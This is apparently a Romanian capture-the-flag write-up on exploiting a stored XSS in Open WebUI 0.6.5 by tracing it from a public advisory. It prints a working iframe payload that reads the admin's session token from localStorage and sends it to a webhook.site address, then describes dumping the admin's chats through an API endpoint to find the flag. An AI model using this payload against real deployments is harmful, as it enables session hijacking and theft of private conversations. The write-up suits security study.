Sumar

Website-ul ruleaza Open WebUI 0.6.5 (AI chat app).
Am folosit un stored XSS in felul in care chat-ul randeaza markdown (CVE-2025-46719 / GHSA-9f4f-jv96-8766).
Payload-ul a mers doar cu path relativ:
<iframe src="/api/v1/files/" ...>Varianta cu URL absolut (http://host/...) nu a mers, deoarece frontendul verifica exact local


/api/v1/files nu linkul complet. Am trimis payloadul si a mers XSS, am primit tokenul pe webhook. In
contul de admin erau mai multe chaturi dar cel mai eficient era sa dam dump si sa cautam dupa el
prin acest endpoint: /api/v1/chats/all.
Dovada rezolvarii
- Identificam versiunea aplicatiei:
- Cu un search pe github ajungem aici:
https://github.com/open-webui/open-webui/security/advisories/ - Aici putem vedea mai multe CVE-uri dar cel care ne intereseaza este cel de stored XSS:

Ne este prezentat un PoC de stored XSS. Asadar daca trimitem un payload care contine
<iframe src="${WEBUI_BASE_URL}/api/v1/files/, acesta devine cod HTML:

- Prin urmare payloadul va trece prin conditia de frontend, citeste
localStorage.tokensi il trimite la webhook:
<iframe src="/api/v1/files/" onload="(function(){var t=localStorage.getItem('token')||'';(new Image()).src='https://webhook.site/<WEBHOOK_ID>?run=32159&token='+encodeURIComponent(t);})();"></iframe>- Asadar doar trimitem acest payload in chatul de la website pe browser, apoi apasam pe butonul de “report to admin” iar apoi asteptam sa primim tokenul:
- Dupa aceea putem sa verificam contul (dump prin
/api/v1/chats/all) si sa extragem flagul: